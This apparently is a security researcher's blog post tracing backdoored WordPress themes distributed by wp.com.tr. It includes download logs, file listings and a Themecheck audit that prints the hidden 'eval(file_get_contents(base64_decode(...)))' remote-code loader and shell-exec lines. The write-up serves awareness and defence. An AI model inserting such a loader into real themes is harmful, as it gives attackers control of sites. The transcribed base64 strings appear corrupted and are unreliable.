


Backdoor Hunting

written by Mert SARICA | 1 July 2019



I used to spend long hours looking for a topic to write a blog post or presentation. Over the years, as I reached more people, messages from my readers, links, and followers began to serve as inspiration for my blog posts and presentations, just as the Cryptokiller tool emerged. This story began in May 2018 with a message sent by Özkan AKTEKİN, who was among my LinkedIn connections.

In the message, Özkan AKTEKİN mentioned that several websites he owned were constantly being hacked. Acting on his suspicions, after a short conversation with Özkan, who had taken his research to a certain point, I learned that the problem was with the WordPress theme. As someone with a list of tasks that was quite extensive, although it took me a bit of time to focus on this issue, I decided to write about it and also present it at the Istanbul Information Security Conference in order to raise awareness.



When I visited the wp.com.tr site that Özkan mentioned and briefly looked at the downloadable themes, I noticed that the directory and files were listed,

and then I began to download approximately 653 themes, with a size of 802 MB.



Name	Last modified	Size	Description
Parent Directory	28-Mar-2016 14:39	-	
lobstertube.zip	28-Mar-2016 14:39	1456k	
momcorn.zip	28-Mar-2016 14:33	1535k	
1sgorn.zip	28-Mar-2016 13:47	1924k	
ayuhorleacorn.zip	28-Mar-2016 12:42	1322k	
porns.zip	24-Mar-2016 16:15	1403k	
yestube.zip	24-Mar-2016 16:13	1484k	
18tube.zip	24-Mar-2016 16:10	1484k	
xocorn.zip	18-Mar-2016 11:14	1483k	
porn5.zip	18-Mar-2016 10:32	1285k	
tubekitty.zip	18-Mar-2016 10:12	1581k	
stacktube.zip	17-Mar-2016 17:50	1231k	
tubegalore.zip	17-Mar-2016 17:27	1096k	
elephant.zip	17-Mar-2016 16:33	1545k	
netca.zip	17-Mar-2016 15:56	1196k	
abdule.zip	17-Mar-2016 15:30	1220k	
founish.zip	17-Mar-2016 15:05	1280k	
trixhamster.zip	17-Mar-2016 13:55	1151k	
finefliv.zip	17-Mar-2016 12:17	1113k	
redtube.zip	17-Mar-2016 11:47	913k	
porncom.zip	17-Mar-2016 11:42	1158k	
cornlover.zip	11-Mar-2016 17:05	1203k	
cornolaba.zip	11-Mar-2016 16:51	1228k	
wantedporn.zip	11-Mar-2016 16:11	1026k	
cliti.zip	11-Mar-2016 16:05	1278k	
diorcube.zip	11-Mar-2016 15:19	1472k	
corncube.zip	11-Mar-2016 14:20	1284k	
corncube.zip	11-Mar-2016 13:57	1121k	
miliicorn.zip	11-Mar-2016 13:33	841k	
htca.zip	11-Mar-2016 11:44	1123k	
pornkc.zip	11-Mar-2016 11:23	1129k	
bloutube.zip	10-Mar-2016 16:00	1133k	
pornosexyet.zip	10-Mar-2016 15:43	1018k	
pornositi.zip	10-Mar-2016 15:13	1088k	
videotv.zip	10-Mar-2016 14:55	1026k	

Saving to: æ`youporn.zipâ€					
youporn.zip	100%[=====>]	1.04M 1.79MB/s	in 0.6s		
2018-05-21 20:02:00 (1.79 MB/s) - æ`youporn.zipâ€ saved [1085982/1085982]					
--2018-05-21 20:02:00-- http://www.wp.com.tr/download/youporn2.zip Reusing existing connection to www.wp.com.tr:80. HTTP request sent, awaiting response... 200 OK Length: 1307460 (1.2M) [application/zip] Saving to: æ`youporn2.zipâ€					
youporn2.zip	100%[=====>]	1.25M 1.97MB/s	in 0.6s		
2018-05-21 20:02:01 (1.97 MB/s) - æ`youporn2.zipâ€ saved [1307460/1307460]					
--2018-05-21 20:02:01-- http://www.wp.com.tr/download/zerroror-lite.1.4.zip Reusing existing connection to www.wp.com.tr:80. HTTP request sent, awaiting response... 200 OK Length: 1959756 (1.9M) [application/zip] Saving to: æ`zerroror-lite.1.4.zipâ€					
zerroror-lite.1.4.zip	100%[=====>]	1.87M 2.07MB/s	in 0.9s		
2018-05-21 20:02:02 (2.07 MB/s) - æ`zerroror-lite.1.4.zipâ€ saved [1959756/1959756]					
--2018-05-21 20:02:02-- http://www.wp.com.tr/download/?NA Reusing existing connection to www.wp.com.tr:80. HTTP request sent, awaiting response... 200 OK Length: unspecified [text/html] Saving to: æ`index.html?NAâ€					
index.html?NA	[<=>]	100.18K ---.KB/s	in 0.06s		
2018-05-21 20:02:02 (1.55 MB/s) - æ`index.html?NAâ€ saved [102587]					
--2018-05-21 20:02:02-- http://www.wp.com.tr/download/?MD Reusing existing connection to www.wp.com.tr:80. HTTP request sent, awaiting response... 200 OK Length: unspecified [text/html] Saving to: æ`index.html?MDâ€					
index.html?MD	[<=>]	100.18K ---.KB/s	in 0.06s		
2018-05-21 20:02:02 (1.66 MB/s) - æ`index.html?MDâ€ saved [102587]					
--2018-05-21 20:02:02-- http://www.wp.com.tr/download/?SD Reusing existing connection to www.wp.com.tr:80. HTTP request sent, awaiting response... 200 OK Length: unspecified [text/html] Saving to: æ`index.html?SDâ€					
index.html?SD	[<=>]	100.18K ---.KB/s	in 0.06s		
2018-05-21 20:02:02 (1.61 MB/s) - æ`index.html?SDâ€ saved [102587]					
--2018-05-21 20:02:02-- http://www.wp.com.tr/download/?DD Reusing existing connection to www.wp.com.tr:80. HTTP request sent, awaiting response... 200 OK Length: unspecified [text/html] Saving to: æ`index.html?DDâ€					
index.html?DD	[<=>]	100.18K ---.KB/s	in 0.07s		
2018-05-21 20:02:03 (1.41 MB/s) - æ`index.html?DDâ€ saved [102587]					
FINISHED --2018-05-21 20:02:03-- Total wall clock time: 10m 1s Downloaded: 653 files in 8m 4s (1.66 MB/s) root@ubuntu:~/temalar#					
amethyst.1.1.0.zip ampland.zip ample.1.0.2.zip anaglyph-lite.1.3.zip aperture.1.1.7.zip appointment-blue.1.1.1.zip appointment-green.1.0.2.zip appointment-red.1.1.1.zip aqueduct.1.5.6.zip arcade-basic.1.0.6.zip arenatube.zip arise.1.1.8.zip Arkham.zip aron.1.0.7.zip arora.1.0.7.zip ascend.zip athena.1.0.7.zip auberge.zip automotive2.zip automotive.zip Autorepairshop.zip Avenue.zip aviator.1.0.zip avis-lite.1.0.3.zip awesomeone.1.2.6.zip aughtube.zip azera.1.1.0.2.zip badjohnny.1.01.zip bakery.zip Balena.zip bbird-under.1.0.4.zip beat-mix-lite.1.0.7.zip bboot.1.2.7.zip Binary.zip biography.1.0.6.zip birthday-gift.1.0.2.zip biscayalite.2.1.1.zip Bistro.zip blacktube.zip blask.1.0.4.zip blogs.1.0.6.zip blogmaster.1.0.4.zip blogr.1.1.1.zip blogsixteen.1.4.6.zip blowtube.zip bluegray.3.7.zip blueip-lite-draft.3.3.zip bluesand.1.2.zip bluestreet.1.1.1.zip bootcake.1.0.4.zip bootframe-core.1.2.3.zip bootstrap-four.0.2.3.zip bootville-lite.1.6.zip bornholm.1.0.12.zip bourboncat.1.0.8.zip boxed-wp.1.06.zip boxoffice.zip brlar.1.1.8.zip broy.1.0.4.zip build-lite.1.6.zip buildpress.zip bulan.1.0.7.zip bunny.zip burningcamel.zip business-elite.1.1.4.zip business-group-vss.1.0.13.zip businesso.1.4.zip business-world.1.1.4.zip business-world.1.1.6.zip root@ubuntu:~/temalar#	colorbox.1.3.zip colormag.1.0.2.zip colormews.1.0.5.zip conli.1.0.12.zip connexions-lite.1.0.4.zip cookingpress.zip cosmo.1.0.8.zip cosmica.1.0.9.zip create-magazin-online.1.9.5.zip cubetube.zip culinier.zip Cupid.zip curiosity-lite.1.2.3.zip curtains.0.0.8.zip dark-shop-lite.1.2.3.zip dazzling.zip delicious.0.1.2.zip diawlo.zip devion.zip diamond.1.1.7.zip diravio.zip dinotube.zip directory-starter.1.0.0.zip DJango.zip doctors.0.7.zip doctran.zip easytube.zip ebay.theme.zip Eduy.zip Eduy.zip eightstore-lite.1.0.54.zip elazi-lite.1.0.4.zip elephant.zip Elessa.zip encase.1.3.0.zip EndoIf.zip enigma-parallax.1.1.zip enigma.zip Enigma.zip e-shopper.1.3.zip esteen.1.2.2.zip esteen.zip european.zip evolve.3.5.0.zip explore.1.0.4.2.zip fashionbuzz.1.2.3.zip faststore.1.0.6.zip ffashion.1.0.4.zip fgeek.1.0.5.zip finaffix.zip financio.zip findcools.1.0.7.zip firecrow.zip fitness-lite.1.8.zip flask.1.0.2.zip flat.1.7.6.zip flaton.zip flattube.zip fluid-base-line-grid.0.95.zip freedice.1.0.5.zip foxeed-lite.1.0.3.zip fpotography.1.1.2.zip freedom.1.0.9.zip frontier.zip fuzze.zip	Hector.zip heidi.1.0.3.zip Helix.zip hemingway.1.54.zip henryj.1.1.0.zip himalayas.1.0.5.zip hitcock.1.04.zip hizliporn.zip holindex.1.1.0.zip Horcrux.zip htca.zip huanan.1.5.7.zip hunter.zip Iamsocial.1.0.4.zip Iamclic-one.1.4.9.zip Icynets-simplic.1.2.4.zip Ilustrious.2.2.6.zip imedita.zip impronta.1.0.8.zip indibiz.1.2.3.zip ingrid.1.0.3.zip inkness.zip insight.zip Intergty.zip Iris.zip Ishop.1.0.9.zip Ishop.zip Isomer.zip iwata.1.07.zip jelly.1.0.7.zip jewel-blog.1.0.4.zip Jazzbo.zip Jobpress.zip jot.1.0.2.zip Journal.zip june.zip Kansas.zip Karma.zip KATASMOE.zip.zip keez.zip kento-blog.1.0.5.zip kent.zip kerinci-lite.1.0.5.zip kerll-lite.1.1.6.zip kiyoshi.1.1.0.zip community.zip komichi-an.1.2.0.zip kotha.1.4.zip krakatau-lite.1.0.5.zip Krismas.zip Kronos.zip krusze.0.9.7.zip kyma.1.4.5.zip Lantern.2.zip Lantern.zip Larissa.zip layout-builder.1.6.zip Tectura-lite.1.0.3.zip leo.1.0.7.zip lexicon.2.zip Lexicon.zip libre.1.0.3.zip libretto.1.0.2.zip lightning-monkey.1.3.zip likeawiki.0.9.zip lines.zip listify.zip	minamaze.1.3.4.zip mixr.1.0.2.zip mobile-friendly.1.8.zip modulus.1.0.6.zip momporn.zip Monaco.zip moonshiners.zip Mordor.zip morning.1.02.zip morning-monday-lite.1.0.7.zip morningtime-lite.1.0.7.zip mosalon.1.0.7.2.zip munding-lite.1.0.2.zip mymagazine.1.0.5.zip mystore.1.0.7.zip Myst.zip narwhal.1.0.2.1.zip nature-lite.1.0.9.1.zip Nautilus.zip Nemesiz.zip neo-trendy.1.0.4.1.zip netpa.zip newgenn.1.0.4.zip news-anchor.1.04.zip news-maxx-lite.1.0.5.zip Newspress.zip next-saturday.1.3.zip niche.1.0.6.zip nicitlate.1.1.4.zip Noad.zip non-profit.1.9.zip nordic.1.3.zip north-east.1.12.zip nova-wp.1.2.zip novel-lite.1.2.2.zip Nyke.zip oblique.1.09.zip ocaneze.zip Octavia.zip olevia.1.1.1.zip olsen-light.1.0.1.zip Olympia.zip one-paze.2.0.5.zip onpress.1.1.2.zip onetone.zip onixtube.zip opportune.1.0.3.zip Oracle.zip oren.1.03.zip organic.zip Orion.zip ostraining-breeze.1.2.12.zip OTTO.zip outliner.1.0.0.zip obox.1.2.zip pblog.1.1.4.zip Pegasus.zip pelican.zip pencil.1.0.5.zip perth.1.04.zip petra.zip philips.1.0.2.zip phosphor.2.0.3.zip photo-perfect.1.2.zip Picasso.zip pigram.zip pinboard.1.1.12.zip plain-blog.1.8.zip planar-lite.1.0.8.zip	purpleplay-lite.1.0.8.zip Quadee.zip Quantex.zip Quest.zip radiate.1.1.5.zip radiate.1.2.1.zip rakuya.1.0.6.zip ramza.1.3.0.zip Rasputin.zip ravenna.1.04.zip real-estate-lite.1.1.3.zip realhome.zip realistic.1.2.1.zip recipes.zip redite.jpg redtube.zip refur.1.0.5.zip regina-lite.1.0.9.1.zip rennews-child.1.2.zip Reporter.zip resl.1.1.7.zip restaurant-lite.1.4.zip restful.1.1.7.zip retailer.1.0.4.zip retention.1.32.zip Revera.zip reyl-lite.1.0.3.zip rhea.zip riba-lite.1.0.10.zip ribosome.1.1.0.zip ristorante.zip robots.txt rocked.1.06.zip royal.1.0.0.zip sahifa.zip salient.zip sapor.1.0.5.zip scripted.1.4.0.zip sean-lite.1.1.6.zip sela.1.0.11.zip Selene.zip sereses-lite.1.0.4.zip sentfo.1.6.zip Sentoz.zip seo.1.2.5.zip seos-business.1.16.zip Sentoz.zip sf-impact.2.4.zip sg-diamond.1.0.zip shelley.1.0.2.zip shamrock.1.0.7.zip shaped-blog.1.5.zip shelley.1.0.2.zip shophistic-lite.1.0.8.zip Shutterstock.zip silk-lite.1.0.8.zip silver-quantum.0.2.3.zip silvia.1.0.7.zip simple-east.1.4.zip simple-melody.1.0.7.zip simply-pure.1.1.3.zip sticifal.1.0.5.zip Siren.zip steeptigin-north.1.1.zip skt-beffit.2.0.zip skt-cutsnstyle-lite.1.6.zip skt-girllite-lite.1.3.zip skt-hotel-lite.1.6.zip skt-launch.1.3.zip skt-spa.1.7.zip	symbol.1.0.3.zip takeaway.zip tempera.1.4.0.1.zip template.3395.zip template.3396.zip template.3397.zip template.3398.zip template.3399.zip template.3400.zip template.3401.zip template.3402.zip template.3403.zip template.3404.zip template.3406.zip template.3407.zip template.3408.zip myst.zip template.3410.zip regina-lite.1.0.9.1.zip template.3412.zip template.3413.zip template.3415.zip template.3416.zip template.3417.zip template.3418.zip template.3419.zip template.3420.zip template.3422.zip template.3423.zip template.3424.zip template.3425.zip template.3426.zip template.3427.zip template.3428.zip template.3429.zip template.3430.zip template.3431.zip template.3432.zip template.3433.zip template.3434.zip template.3435.zip template.3436.zip template.3437.zip template.3438.zip template.3449.zip template.3450.zip template.3451.zip template.3452.zip template.3453.zip template.3454.zip template.3455.zip template.3456.zip template.3457.zip template.3458.zip template.3459.zip template.3460.zip template.3461.zip template.3462.zip template.3463.zip template.3464.zip template.3465.zip template.3466.zip template.3467.zip template.3468.zip template.3469.zip template.3470.zip template.3471.zip template.3472.zip template.3473.zip template.3474.zip template.3475.zip template.3476.zip template.3477.zip template.3478.zip template.3479.zip template.3480.zip template.3481.zip template.3482.zip template.3483.zip template.3484.zip template.3485.zip template.3486.zip template.3487.zip template.3488.zip template.3489.zip template.3490.zip template.3491.zip template.3492.zip template.3493.zip template.3494.zip template.3495.zip template.3496.zip template.3497.zip template.3498.zip template.3499.zip template.3500.zip template.3501.zip template.3502.zip template.3503.zip template.3504.zip template.3505.zip template.3506.zip template.3507.zip template.3508.zip template.3509.zip template.3510.zip template.3511.zip template.3512.zip template.3513.zip template.3514.zip template.3515.zip template.3516.zip template.3517.zip template.3518.zip template.3519.zip template.3520.zip template.3521.zip template.3522.zip template.3523.zip template.3524.zip template.3525.zip template.3526.zip template.3527.zip template.3528.zip template.3529.zip template.3530.zip template.3531.zip template.3532.zip template.3533.zip template.3534.zip template.3535.zip template.3536.zip template.3537.zip template.3538.zip template.3539.zip template.3540.zip template.3541.zip template.3542.zip template.3543.zip template.3544.zip template.3545.zip template.3546.zip template.3547.zip template.3548.zip template.3549.zip template.3550.zip template.3551.zip template.3552.zip template.3553.zip template.3554.zip template.3555.zip template.3556.zip template.3557.zip template.3558.zip template.3559.zip template.3560.zip template.3561.zip template.3562.zip template.3563.zip template.3564.zip template.3565.zip template.3566.zip template.3567.zip template.3568.zip template.3569.zip template.3570.zip template.3571.zip template.3572.zip template.3573.zip template.3574.zip template.3575.zip template.3576.zip template.3577.zip template.3578.zip template.3579.zip template.3580.zip template.3581.zip template.3582.zip template.3583.zip template.3584.zip template.3585.zip template.3586.zip template.3587.zip template.3588.zip template.3589.zip template.3590.zip template.3591.zip template.3592.zip template.3593.zip template.3594.zip template.3595.zip template.3596.zip template.3597.zip template.3598.zip template.3599.zip template.3600.zip template.3601.zip template.3602.zip template.3603.zip template.3604.zip template.3605.zip template.3606.zip template.3607.zip template.3608.zip template.3609.zip template.3610.zip template.3611.zip template.3612.zip template.3613.zip template.3614.zip template.3615.zip template.3616.zip template.3617.zip template.3618.zip template.3619.zip template.3620.zip template.3621.zip template.3622.zip template.3623.zip template.3624.zip template.3625.zip template.3626.zip template.3627.zip template.3628.zip template.3629.zip template.3630.zip template.3631.zip template.3632.zip template.3633.zip template.3634.zip template.3635.zip template.3636.zip template.3637.zip template.3638.zip template.3639.zip template.3640.zip template.3641.zip template.3642.zip template.3643.zip template.3644.zip template.3645.zip template.3646.zip template.3647.zip template.3648.zip template.3649.zip template.3650.zip template.3651.zip template.3652.zip template.3653.zip template.3654.zip template.3655.zip template.3656.zip template.3657.zip template.3658.zip template.3659.zip template.3660.zip template.3661.zip template.3662.zip template.3663.zip template.3664.zip template.3665.zip template.3666.zip template.3667.zip template.3668.zip template.3669.zip template.3670.zip template.3671.zip template.3672.zip template.3673.zip template.3674.zip template.3675.zip template.3676.zip template.3677.zip template.3678.zip template.3679.zip template.3680.zip template.3681.zip template.3682.zip template.3683.zip template.3684.zip template.3685.zip template.3686.zip template.3687.zip template.3688.zip template.3689.zip template.3690.zip template.3691.zip template.3692.zip template.3693.zip template.3694.zip template.3695.zip template.3696.zip template.3697.zip template.3698.zip template.3699.zip template.3700.zip template.3701.zip template.3702.zip template.3703.zip template.3704.zip template.3705.zip template.3706.zip template.3707.zip template.3708.zip template.3709.zip template.3710.zip template.3711.zip template.3712.zip template.3713.zip template.3714.zip template.3715.zip template.3716.zip template.3717.zip template.3718.zip template.3719.zip template.3720.zip template.3721.zip template.3722.zip template.3723.zip template.3724.zip template.3725.zip template.3726.zip template.3727.zip template.3728.zip template.3729.zip template.3730.zip template.3731.zip template.3732.zip template.3733.zip template.3734.zip template.3735.zip template.3736.zip template.3737.zip template.3738.zip template.3739.zip template.3740.zip template.3741.zip template.3742.zip template.3743.zip template.3744.zip template.3745.zip template.3746.zip template.3747.zip template.3748.zip template.3749.zip template.3750.zip template.3751.zip template.3752.zip template.3753.zip template.3754.zip template.3755.zip template.3756.zip template.3757.zip template.3758.zip template.3759.zip template.3760.zip template.3761.zip template.3762.zip template.3763.zip template.3764.zip template.3765.zip template.3766.zip template.3767.zip template.3768.zip template.3769.zip template.3770.zip template.3771.zip template.3772.zip template.3773.zip template.3774.zip template.3775.zip template.3776.zip template.3777.zip template.3778.zip template.3779.zip template.3780.zip template.3781.zip template.3782.zip template.3783.zip template.3784.zip template.3785.zip template.3786.zip template.3787.zip template.3788.zip template.3789.zip template.3790.zip template.3791.zip template.3792.zip template.3793.zip template.3794.zip template.3795.zip template.3796.zip template.3797.zip template.3798.zip template.3799.zip template.3800.zip template.3801.zip template.3802.zip template.3803.zip template.3804.zip template.3805.zip template.3806.zip template.3807.zip template.3808.zip template.3809.zip template.3810.zip template.3811.zip template.3812.zip template.3813.zip template.3814.zip template.3815.zip template.3816.zip template.3817.zip template.3818.zip template.3819.zip template.3820.zip template.3821.zip template.3822.zip template.3823.zip template.3824.zip template.3825.zip template.3826.zip template.3827.zip template.3828.zip template.3829.zip template.3830.zip template.3831.zip template.3832.zip template.3833.zip template.3834.zip template.3835.zip template.3836.zip template.3837.zip template.3838.zip template.3839.zip template.3840.zip template.3841.zip template.3842.zip template.3843.zip template.3844.zip template.3845.zip template.3846.zip template.3847.zip template.3848.zip template.3849.zip template.3850.zip template.3851.zip template.3852.zip template.3853.zip template.3854.zip template.3855.zip template.3856.zip template.3857.zip template.3858.zip template.3859.zip template.3860.zip template.3861.zip template.3862.zip template.3863.zip template.3864.zip template.3865.zip template.3866.zip template.3867.zip template.3868.zip template.3869.zip template.3870.zip template.3871.zip template.3872.zip template.3873.zip template.3874.zip template.3875.zip template.3876.zip template.3877.zip template.3878.zip template.3879.zip template.3880.zip template.3881.zip template.3882.zip template.3883.zip template.3884.zip template.3885.zip template.3886.zip template.3887.zip template.3888.zip template.3889.zip template.3890.zip template.3891.zip template.3892.zip template.3893.zip template.3894.zip template.3895.zip template.3896.zip template.3897.zip template.3898.zip template.3899.zip template.3900.zip template.3901.zip template.3902.zip template.3903.zip template.3904.zip template.3905.zip template.3906.zip template.3907.zip template.3908.zip template.3909.zip template.3910.zip template.3911.zip template.3912.zip template.3913.zip template.3914.zip template.3915.zip template.3916.zip template.3917.zip template.3918.zip template.3919.zip template.3920.zip template.3921.zip template.3922.zip template.3923.zip template.3924.zip template.3925.zip template.3926.zip template.3927.zip template.3928.zip template.3929.zip template.3930.zip template.3931.zip template.3932.zip template.3933.zip template.3934.zip template.3935.zip template.3936.zip template.3937.zip template.3938.zip template.3939.zip template.3940.zip template.3941.zip template.3942.zip template.3943.zip template.3944.zip template.3945.zip template.3946.zip template.3947.zip template.3948.zip template.3949.zip template.3950.zip template.3951.zip template.3952.zip template.3953.zip template.3954.zip template.3955.zip template.3956.zip template.3957.zip template.3958.zip template.3959.zip template.3960.zip template.3961.zip template.3962.zip template.3963.zip template.3964.zip template.3965.zip template.3966.zip template.3967.zip template.3968.zip template.3969.zip template.3970.zip template.3971.zip template.3972.zip template.3973.zip template.3974.zip template.3975.zip template.3976.zip template.3977.zip template.3978.zip template.3979.zip template.3980.zip template.3981.zip template.3982.zip template.3983.zip template.3984.zip template.3985.zip template.3986.zip template.3987.zip template.3988.zip template.3989.zip template.3990.zip template.3991.zip template.3992.zip template.3993.zip template.3994.zip template.3995.zip template.3996.zip template.3997.zip template.3998.zip template.3999.zip template.4000.zip template.4001.zip template.4002


```
root@ubuntu:~/temalar# grep -R aHR0cDovL3dwLmNvbS50c93ei50eHQ * | wc -l
630
root@ubuntu:~/temalar#
```

When I searched this character string in the Google search engine, I came across a very useful site (<http://themecheck.info/>) that checks themes for both security and code quality. This character string was the subject of a theme which was also among the themes I had downloaded, and a significant number of suspicious code fragments were immediately visible as a result of this site's audit.

The screenshot shows a Google search results page. The search bar contains the string "aHR0cDovL3dwLmNvbS50c93ei50eHQ". The results are sorted by "All" and show 8 results in 0.30 seconds. The first five results are from "themecheck.org" and are titled "Adult theme - WordPress - Review - Themecheck". Each result shows a snippet of code from a WordPress theme, specifically a file named "theme(3).html" or "theme(5).html", "theme(2).html", "theme(4).html", and "theme(1).html". The code snippets show a function call to "eval(@file_get_contents(base64_decode('aHR0cDovL3dwLmNvbS50c93ei50eHQ')))". The sixth result is from "wp.com" and is titled "wp.com.tr 'den tema indirmeyin! - R10.net". It shows a snippet of code from a WordPress theme, specifically a file named "theme(1).html", which also contains the same function call. The seventh result is from "Google Fan Webmaster Forum" and is titled "Tekil Mesaj gösterimi - wp.com.tr 'den ...". It shows a snippet of code from a WordPress theme, specifically a file named "theme(1).html", which also contains the same function call.

THEME CHECK

SUBMIT THEMES CONTACT

Validation results

Adult theme

WordPress 4.9.6 theme

17 CRITICAL ALERTS 25 WARNINGS

Critical alerts

- Customizer** : Sanitization of Customizer settings Found a Customizer setting that did not have a sanitization callback function in file `FI_scope.php`. Every call to the `add_setting` method needs to have a sanitization callback function passed.
- Title** : Title No reference to `add_theme_support("title-tag")` was found in the theme. The theme needs to have a call to `wp_title`, ideally in the `header.php` file. The `<title>` tags can only contain a call to `wp_title`. Use the `wp_title` filter to modify the output.
- Security breaches** : Use of `eval()` Found `eval` in file `functions.php`.

```
Ligne345: eval(@file_get_contents(base64_decode("amRCD0Vl3duUwVb558C193e158eHq*")))
```
- Security breaches** : Use of backticks execution operators in PHP code Found ``` in file `tmthumb.php`.

```
Ligne768: $out = `exec -o1 $tempfile`; //you can use up to -o7 but it really slows things d
Ligne769: $out = `exec $tempfile $tempfile2`;
Ligne973: $out = `$command`;
```
- Security breaches** : Use of `base64_decode()` Found `base64_decode` in file `functions.php`.

```
Ligne345: eval(@file_get_contents(base64_decode("amRCD0Vl3duUwVb558C193e158eHq*")));
```

Found `base64_decode` in file `tmthumb.php`.

```
Ligne227: $imgData = base64_decode("R016001JUAH4IAAPBAAP///YHBAHAHAPALAAAAAQAUAAAJpIxy+BP
```

As I continued to look at the search results in Google, this time I came across a message written in 2016 on the r10.net site, which caught my attention. Fortunately, the person who wrote the message not only included the block of harmful code, but also shared the address of the file that contains a list of websites loaded with backdoors.

Tekil Mesaj gösterimi
27-05-2016 14:40:27
KodikoyAJANS
Üyeliği durduruldu

wp.com.tr'den tema indirmeyini
Merhaba wp.com.tr den bir blog teması buldum ama kurarken biraz şüpeledim function.php içinde şöyle bir kod buldum

```
